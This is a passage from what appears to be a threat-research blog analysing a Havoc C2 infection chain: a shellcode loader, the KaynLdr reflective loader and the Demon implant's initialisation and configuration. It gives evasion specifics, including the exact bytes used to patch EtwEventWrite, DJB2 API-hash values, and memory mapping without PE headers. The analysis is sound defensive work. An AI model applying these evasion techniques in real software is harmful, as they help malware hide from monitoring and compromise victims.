


Fig 15. Microsoft Signed Executable

Upon execution the Shellcode Loader at first disables the Event Tracing for Windows (ETW) by patching the WinApi “EtwEventWrite()” which is responsible for writing an event. ETW Patching process:

- Retrieves module handle of ntdll.dll via GetModuleHandleA
- Retrieves address of EtwEventWrite via GetProcAddress




Fig 16. Fetches the address of EtwEventWrite

- Further it changes the protection of the region via VirtualProtect and then overwrites the first 4 bytes of the EtwEventWrite with following bytes: 0x48,0x33,0xc0,0xc3 (xor rax,rax | ret)




Fig 17. Overwriting bytes to patch EtwEventWrite

By patching the EtwEventWrite function the ETW will not be able to write any events thus disabling the ETW.

Then the payload AES decrypts the shellcode using CryptDecrypt() as shown in the screenshot below - in this case the Algorithm ID used is “0x00006610” - AES256




Fig 18. AES Decrypts the Shellcode via CryptDecrypt

Once the Shellcode is decrypted, the Shellcode is executed via **CreateThreadpoolWait()** where at first it creates an event object in a signaled state via CreateEventA(), then allocates RWX memory via VirtualAlloc() and writes the Shellcode in the allocated memory. Further it creates a wait object using CreateThreadpoolWait, here the first argument - callback function is set to the address of the shellcode. Then it set’s the wait object via the NtApi

"TpSetWait" and at last calls the WaitForSingleObject which once executed checks if the waitable object is in signaled state, as our event was created in signaled state the callback function is been executed i.e the decrypted shellcode is been executed and the control flow is been transferred to the shellcode.




Fig 19. Shellcode execution via CreateThreadpoolWait

KaynLdr - Shellcode

The Shellcode in this case is the "KaynLdr" which is commissioned to reflectively load the Havoc's Demon DLL implant by calling its entrypoint function. Once the Shellcode is executed it retrieves the image base of the Demon DLL which is embedded in the shellcode itself by executing the following inline assembly function called KaynCaller.




Fig 20. Retrieves the Image Base of the Embedded Demon DLL

Further the KaynLdr performs the API Hashing routine in order to resolve the virtual addresses of various NTAPI's by walking the export address table of the ntdll.dll (Function: LdrFunctionAddr) and initially the virtual address of the NTDLL.dll is been retrieved by walking the Process Environment Block (Function: LdrFunctionAddr) as shown in the screenshot below




Fig 21. API Hashing Routine used by Havoc Demon

Here the hashing algorithm used is a modified version of "DJB2" algorithm based on the constant "5381" or "0x1505" as shown in the screenshot below.




Fig 22. Modified DJB2 Hashing Algorithm used in the API Hashing Routine

Virtual Addresses for the following module and NTAPI's are retrieved by using the API Hashing routine where the hardcoded DJB2 hashes are compared with the dynamically generated hash.

0x70e61753	ntdll.dll
0x9e456a43	LdrLoadDll
0xf783b8ec	NtAllocateVirtualMemory
0x50e92888	NtProtectVirtualMemory

Further the Embedded Demon DLL is memory mapped and the base relocations are calculated if required in an allocated memory page procured by calling the NtAllocateVirtualMemory(). Also the page protections are changed via multiple calls to NtProtectVirtualMemory as shown below.

Fig 23. Memory Mapping of the embedded Demon DLL

The Demon DLL is memory mapped in the Allocated memory without the DOS and NT Headers in order to evade detection mechanisms.




Fig 24. Demon DLL is memory mapped without DOS and NT Headers

Now once the Demon DLL is memory mapped the KaynDllMain i.e the entrypoint of the DLL is executed by the KaynLdr as shown below, from there on the control is transferred to the Havoc Demon DLL Implant.




Fig 25. Entrypoint of the Demon DLL is been executed by the KaynLdr

Analysis of Havoc Demon DLL

The entrypoint of the Havoc Demon DLL is executed by the KaynLdr as discussed previously. Now as the Havoc Demon has many features, we will only focus on a few of them in the following blog, as the features can be deduced from its source at: https://github.com/HavocFramework/Havoc

So once the Havoc Demon is been executed there are four functions which are been executed by the DemonMain():

- **DemonInit**
- **DemonMetaData**
- **DemonConfig**
- **DemonRoutine**

The DemonInit is the initialization function which

- Retrieves the virtual addresses of functions from modules such as ntdll.dll/kernel32.dll by calling the API Hashing Routine discussed previously.
- Retrevies Syscall stubs for various NTAPI's
- Loads various Modules via walking the PEB with stacked strings
- Initialize Session and Config Objects such as Demon AgentID, ProcessArch etc.

Now let's understand how the Configuration is being parsed via the DemonConfig() function.

The Demon's Configuration is been stored in the .data section as shown in the screenshot below




Fig 26. Demon Configuration stored in the .data section

The DemonConfig function parses the configuration by indexing the various required values from the config. Following is the configuration for the Demon DLL used in the campaign.

Configuration:

- Sleep: 2 (0x2)
- Injection:
  - Allocate: Native/Syscall (0x2)
  - Execute: Native/Syscall (0x2)
- Spawn:
  - x64: C:\Windows\System32\notepad.exe
